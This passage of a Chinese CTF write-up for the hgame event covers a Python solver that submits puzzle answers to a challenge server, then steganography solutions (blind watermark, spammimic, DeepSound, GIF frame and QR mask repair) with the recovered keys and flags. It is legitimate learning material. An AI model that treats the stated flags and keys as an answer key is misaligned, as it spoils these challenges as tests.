        elif(len(dif) == 2 and dif[1] - dif[0] == 1):
            if(BIG):
                data.append({"position": dif[0], "direction": 2})
            else:
                data.append({"position": dif[1], "direction": 4})
        elif(len(dif) == 4 and dif[1] - dif[0] == 2):
            if(BIG):
                data.append({"position": dif[0], "direction": 2})
            else:
                data.append({"position": dif[1]-1, "direction": 4})
        elif(len(dif) == 4 and (dif[1] - dif[0] == 1 and dif[2] - dif[0] == 8)):
            if(BIG):
                data.append({"position": dif[0], "direction": 3})
            else:
                data.append({"position": dif[0]+4, "direction": 1})
        elif (len(dif) == 4 and (dif[1] - dif[0] == 1 and dif[2] - dif[0] ==
4)):
            if (BIG):
                if(hor):
                    data.append({"position": dif[0], "direction": 3})
                else:
                    data.append({"position": dif[0], "direction": 2})
            else:
                if(hor):
                    data.append({"position": dif[2], "direction": 1})
```

```
                else:
                    data.append({"position": dif[1], "direction": 4})
    # print(data)
    return data

if __name__ == "__main__":
    while True:
        try:
            url = "http://47.100.137.175:31139"
            gameId, layout = Getgame(url)
            print(gameId,layout)
            answer = solves(layout)
            for i in range(100):
                data = Submit(url,gameId,answer)
                if('hgame' in str(data) or "flag" in str(data)):
                    print(data)
                    exit()
                data = json.loads(data)
                print(data)
                layout = data["game_stage"]["layout"]
                answer = solves(layout)
        except:
            pass
```

ek1ng_want_girlfriend


导出对象---HTTP

ezWord


由于重装了电脑，做的时候发现cv2报错出问题了，赶紧当场安了一个`pip3 install opencv-python install "opencv-python-headless<4.3"` hhh

docx改zip解压，找到word\media，里面提示双图隐写作为压缩包密码，压缩包需要解两层

用BlindWaterMark,python3的



得到key为`T1hi3sI4sKey`



secret.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
Dear E-Commerce professional ; This letter was specially
selected to be sent to you . We will comply with all
removal requests ! This mail is being sent in compliance
with Senate bill 1620 ; Title 3 ; Section 308 ! This
is not a get rich scheme ! Why work for somebody else
when you can become rich in 27 MONTHS . Have you ever
noticed more people than ever are surfing the web and
more people than ever are surfing the web . Well, now
is your chance to capitalize on this ! WE will help
YOU use credit cards on your website plus turn your
business into an E-BUSINESS . You are guaranteed to
succeed because we take all the risk ! But don't believe
us . Ms Simpson who resides in Maine tried us and says
"I've been poor and I've been rich - rich is better"
. We are a BBB member in good standing ! We urge you
to contact us today for your own future financial well-being
. Sign up a friend and you'll get a discount of 50%
. Thank-you for your serious consideration of our offer
! Dear Friend ; This letter was specially selected
to be sent to you ! We will comply with all removal
requests . This mail is being sent in compliance with
Senate bill 2316 ; Title 8 , Section 301 ! Do NOT confuse
us with Internet scam artists . Why work for somebody
else when you can become rich as few as 24 WEEKS !
第 1 行，第 1 列 100% Windows (CRLF) UTF-8

做过的都知道这是垃圾邮件编码的，没做过的小伙伴可以把第一行拿到google去搜即可

https://spammimic.com/


得到 `籱籰簡籶籮籄簹籴籨籂籸籾籨籼簹籵籿籮籨籪籵簺籨籽籱簼籨籼籮籬类簼籽粆`

盲猜unicode encode之后的hex直接转



猜对了一半，转后面的字节

71 70 6a 76 6e 84 39 74 68 82 78 7e 68 7c 39 75 7f 6e 68 6a 75 3a 68 7d 71 3c 68 7c 6e 6c 7b 3c 7d 86




开头6个和`hgame{`做异或和加减的时候，发现差为9

```
s1 = '71 70 6a 76 6e 84 39 74 68 82 78 7e 68 7c 39 75 7f 6e 68 6a 75 3a 68 7d 71 3c 68 7c 6e 6c 7b 3c 7d 86'.split()
s2 = 'hgame{'
for i in range(len(s1)):
    print(chr(int(s1[i],16)-9),end='')
#hgame{Ok_you_sOlve_al1_th3_secr3t}
```

龙之舞

这题又浪费了差不多二三十分钟，啧




频谱开头不对劲，调一下最高的频率

上下翻转

`5H8w1nlWCX3hQLG`

题目提示deepsound



解出来龙之舞.gif，用gifFrame分离一下每一帧

发现52,120,152,231各有二维码的一角

手动用画图拼接

直接扫扫不出来

Decoded data :
220176413598185288418569412391023437177881000 5002NaN

Final Decoded string :
220176413598185288418569412391023437177881000 5002NaN

试一下改掩码，目前是Q1

改到Q4发现出了一部分

Character Count Indicator : **24**
Decoded data : **hgame{drag0n_1s_d4nc**

Final Decoded string : **hgame{drag0n_1s_d4nc**

然后改到M4获得完整的flag

QR version : **2 (25x25)**
Error correction level : **M**
Mask pattern : **4**

Number of missing bytes (erasures) : **0 bytes (0.00%)**

Data blocks :
["01000001","10000110","10000110","01110110","00010110","11010110","01010111","10110110","0100011

Final data bits :
0100000110000110100001100111011000010110110101100101011110110110010001110010011000010110011

[0100] [00011000]
[0110100001101100111011011000010110110110101101100101011011110110110110010001101110010011101
Mode Indicator : **8-bit Mode (0100)**
Character Count Indicator : **24**
Decoded data : **hgame{drag0n_1s_d4nc1ng}**

Final Decoded string : **hgame{drag0n_1s_d4nc1ng}**

`hgame{drag0n_1s_d4nc1ng}`